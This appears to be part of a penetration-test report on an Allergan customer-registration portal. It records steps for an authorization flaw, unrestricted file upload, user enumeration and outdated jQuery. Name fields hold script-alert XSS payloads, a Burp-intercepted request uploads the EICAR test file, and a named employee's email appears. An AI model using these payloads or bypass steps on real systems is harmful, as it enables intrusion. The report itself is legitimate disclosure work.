
Insufficient Privileges

You do not have the level of access necessary to perform the operation you requested. Insufficient Privileges Errors.

Recent Items

"<script>alert(... "<script>alert(...
00108355
"test
C28255

7. Click on a ‘Recent Items’ entry in the side bar, such as the ‘Case’ entry (ex: C28255)




eufull-allergancommunityeu.cs160.force.com/customerUKI/s/detail/a5Y5r0000004G4l

Allergan Customer Registration
C28255

Salutation Dr.	Customer Category Healthcare Practitioner
First Name "<script>alert('xss')</script>	Customer Sub Category Ophthalmologist
Middle Name	Customer Group R
Last Name "<script>alert('xss')</script>	Account Type
Gender	Account Sub Type Healthcare Practitioner
BirthDate	AGN Specialty
Professional Designation	Language en_GB
Email michael.klaassen@abbvie.com	SAP Language Code EN

8. Click on the ‘Related’ tab, then click ‘Notes & Attachments’.



DETAILS | RELATED

Allergan Customer Addresses (3)

Allergan Customer Address Name	Record Type	Company N
Add34682	New	testcompany
Add34700	New	TEST
Add34744	New	TEST

Allergan Customer Contacts (1)


Allergan Customer Contact Name	First Name	Last Name
ACC-07217	"<script>alert('xss')</script>	"<script>ale

Allergan Address Contact Mapping (3)

Contact Address Relation	SAP ID	Allergan Cu
ACA-CON - 0000726		ACC-07217
ACA-CON - 0000763		ACC-07217
ACA-CON - 0000764		ACC-07217

Notes & Attachments (2)

9. This page shows the two attachments submitted during the registration process. Click on 'Upload Files' and select a file.




Allergan Customer Registration > C28255

Notes & Attachments

2 items • Sorted by Last Modified • Updated a few seconds ago

	Title	Created By	Last Modified ↓	Size
1	sratest.exe	"<script>alert('xss')</script> "<script>alert('xss')</script>	21/06/2021 16:56	—
2	sratest.exe	"<script>alert('xss')</script> "<script>alert('xss')</script>	17/06/2021 15:04	—

10. Observe the successful upload of a third attachment.



Allergan Customer Registration > C28255

Notes & Attachments

3 items • Sorted by Last Modified • Updated a few seconds ago

	Title	Created By ↑	Last Modified ↓	Size
1	sratest	"<script>alert('xss')</script> "<script>alert('xss')</script>	23/06/2021 19:36	19B
2	sratest.exe	"<script>alert('xss')</script> "<script>alert('xss')</script>	21/06/2021 16:56	—
3	sratest.exe	"<script>alert('xss')</script> "<script>alert('xss')</script>	17/06/2021 15:04	—

Recommendation:

- Perform proper authorization checks before allowing the user to access resources. This can be achieved by validating the Session ID of the user to ensure they are supposed to be granted access to the functionality.

6. Malicious File Upload

Criticality: High

Affected Resource:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/customer-registration-step3?country=GB

Affected Parameter: NA

Description: The application allows users to upload files during registration. However, it does not sanitize or validate the file type, allowing users to upload any file type to the server.


Impact: An attacker can upload malicious files, which other users can then download. These files can execute malicious commands against end-user systems and compromise their data's confidentiality, integrity, and availability.

Evidence:


1. Note: This may require a new user to be registered if the setup forms have already been submitted.

2. Download the EICAR test file from the following link:
   https://www.eicar.org/?page_id=3950

3. Navigate to the site as an unauthenticated user, click ‘Sign Up Now’.



4. Fill in all of the required fields, be sure to include an email address that has an accessible inbox. Click 'Submit'.



Communication Contact

*Phone: 1111111111


*Email: michael.klaassen@abbvie.com

Preferred Communication: Email

☑ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

5. Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationapplicationsupport@allergan.com.invalid). In the email body, click 'click here' and set up a password for the new account.



Thank you for contacting Allergan!


Dear " ",

Your registration request for an Allergan customer account has b
Your identifier linked to this registration request is: michael.klaas

To begin, click here. Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your p

6. Once the password is set, log in to the new account. Complete the forms until reaching the ‘Document Upload’ step.



Customer Registration -- Document Upload

*Registration License Number: 2343463435

VAT Number (optional):


Tax Exempted: No

*Copy of Photo ID (passport/driving license of Medical Practitioner)

*Copy of current Registration Certificate of Medical Practitioner

7. In Burp Suite, enable Intercepting. Click either of the 'Upload Files' buttons and select the test EICAR file to upload.

8. In the body of the intercepted request, find the 'message' parameter and hover over it with the mouse. Observe the full file name, base64-encoded file contents, and the content-type being sent to the server in the message.




Request to https://eufull-allergancommunityeu.cs160.force.com:443 [85.222.154.88]

```
Te: trailers
Connection: close

message=
%7B%22actions%22%3A%5B%7B%22id%22%3A%22190%3Ba%22%2C%22descriptor%22%3A%22aura%3A%2F%2FApexActionController%2FACT
22%3A%22%22%2C%22classname%22%
r0000004GGhEAM%22%2C%22fileNam
lication%2Foctet-stream%22%2C%
false%7D%7D%5D%7D&aura.context
%7B%22mode%22%3A%22PROD%22%2C%
QT08xfLZmOurg%22%7D%2C%22dn%22
eyJub25jZSI6InBST2ZsT1ZYejdFQ2
CJjYWltYW5zaWduZXJcIn0iLCJjcml
```

```
{"actions":[{"id":"190;a","descriptor":"aura://ApexActionController/ACTION$execute","callingDescriptor":"UNKNOWN","params":{"namespace":"","classname":"AGN_GCSP_CustomerRegStep2Controller","method":"saveChunk","params":{"fileId":"","attachmentId":"","parentId":"a5Y5r0000004GGhEAM","fileName":"eicar.com","base64Data":"WDVPIVAIQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVNUQU5EQVJELUFOVElWSVJVUy1URVNULUZJTEUhJEgrSCo%3D","contentType":"application/octet-stream","description":"Copy of Photo ID (passport/driving license of Medical Practitioner)(Required)"},"cacheable":false,"isContinuation":false}}]}
```

9. Disable intercepting and observe the successful file upload.



Customer Registration -- Document Upload

*Registration License Number	VAT Number (optional)	Tax Exempted
2343463435		No

*Copy of Photo ID (passport/driving license of Medical Practitioner): eicar.com

*Copy of current Registration Certificate of Medical Practitioner

Recommendations:

- Check file type and extension on the server-side before allowing upload (for example, JPG, PNG, CSV, XLS, PDF, DOC, etc.).
- Implement an allowlist for file types that can be uploaded based on their headers in addition to extensions.
- Perform all validations on the server-side to ensure it can't be bypassed.

7. User Enumeration

Criticality: Low

Affected Resources:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/gcsp-manage-password
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/AGN_GCSP_CustomerPortalOktaLogin?startURL=%2FcustomerUKI


Affected Parameter: NA

Description: The noted URLs are vulnerable to user enumeration. This vulnerability allows an attacker to enumerate the users of existing accounts.

Impact: Allowing username enumeration is not a vulnerability in itself. When it impacts user privacy or security, such enumeration becomes a vulnerability. In this case, enumeration reveals doctors using a service. The information could also be used in further attacks such as information gathering, password resets, or assessment of Allergan services that could compromise the corporate competitive advantage as well as patient privacy.

Evidence:

1. Navigate to the first URL and input an incorrect username into the field. Observe the error message.



https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/gcsp-manage-password

User notauser not found in the system

Forgot Password

*Enter Username: notauser


*Recovery Question: Select an Option

*Recovery Answer

*New Password

*Confirm Password

2. Navigate to the second URL and input an incorrect username and password. Click 'Sign In' and observe the error message.




Username
notauser

Password
••••••••

Error:

User notauser not found in the system

3. Use a valid username and invalid password, observe the different error messages.



Username
oamuser02@grr.la

Password
•

Error:

Authentication failed

Recommendation:

- Implement a generic application response and user messaging for the affected functionality that does not indicate whether the supplied username is valid or invalid within the system.

8. Outdated jQuery Libraries

Criticality: Low

Affected Resources:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/resource/1497097761000/AGN_CustomerPortalJQuery
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/resource/1562992938000/AGN_CustomerPortal_Ltng/js/jquery.js


Affected Parameter: NA

Description: Components such as libraries, frameworks, and other software modules, run with the same privileges as the application. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

Impact: Vulnerabilities mostly impact the client-side and could lead to potential attacks such as Cross Site Scripting, etc.


Evidence:

1. Navigate to the first URL and observe the outdated jQuery 3.1.1 displayed.



```
/*!
 * jQuery JavaScript Library v3.1.1
 * https://jquery.com/
 *
 * Includes Sizzle.js
 * https://sizzlejs.com/
 *
 * Copyright jQuery Foundation and other contributors
 * Released under the MIT license
 * https://jquery.org/license
 *
 * Date: 2016-09-22T22:30Z
 */
( function( global, factory ) {
```

2. Navigate to the second URL and observe the outdated jQuery 1.10.1 displayed



```
/*! jQuery v1.10.1 | (c) 2005, 2013 jQuery Foundation
//@ sourceMappingURL=jquery-1.10.1.min.map
*/
(function(e,t){
  var n,r,i=typeof t,o=e.location,a=e.document,s=a.do
  },
  p=[],f="1.10.1",d=p.concat,h=p.push,g=p.slice,m=p.i
    return new x.fn.init(e,t,r)
  }
```

Recommendation:

- Update the application to the latest version of jQuery.

Recommended Security Headers:

Recommended security headers are noted below. Consider adding it to the web server configuration to protect users and the application from malicious attacks.

Header	Description and Recommendation
SameSite Attribute	SameSite prevents the browser from sending the cookie along with cross-site requests. The main goal is to mitigate the risk of cross-origin information leakage. It also provides some protection against cross-site request forgery attacks. Possible values for the flag are Lax, Strict, None. For more information about implementation: https://medium.com/compass-security/samesite-cookie-attribute-33b3bfeaeb95